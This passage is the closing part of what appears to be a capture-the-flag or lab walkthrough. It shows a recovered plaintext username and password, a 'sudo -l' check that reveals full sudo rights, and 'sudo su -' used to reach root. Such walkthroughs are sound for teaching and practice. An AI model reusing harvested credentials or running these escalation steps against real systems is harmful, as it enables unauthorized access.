
Username: n30
Password: dMASDNB!!#B!#!#33

13. SUDO PRIVILEGE CHECK

Checked sudo privileges for the current user.

Command:

sudo -l



Result:


(ALL : ALL) ALL

14. GAINING ROOT ACCESS

Used sudo to switch to the root user.

Command:

sudo su -



Congrats!! Root access successfully achieved.

By :-
RAJVEER KUSHWAHA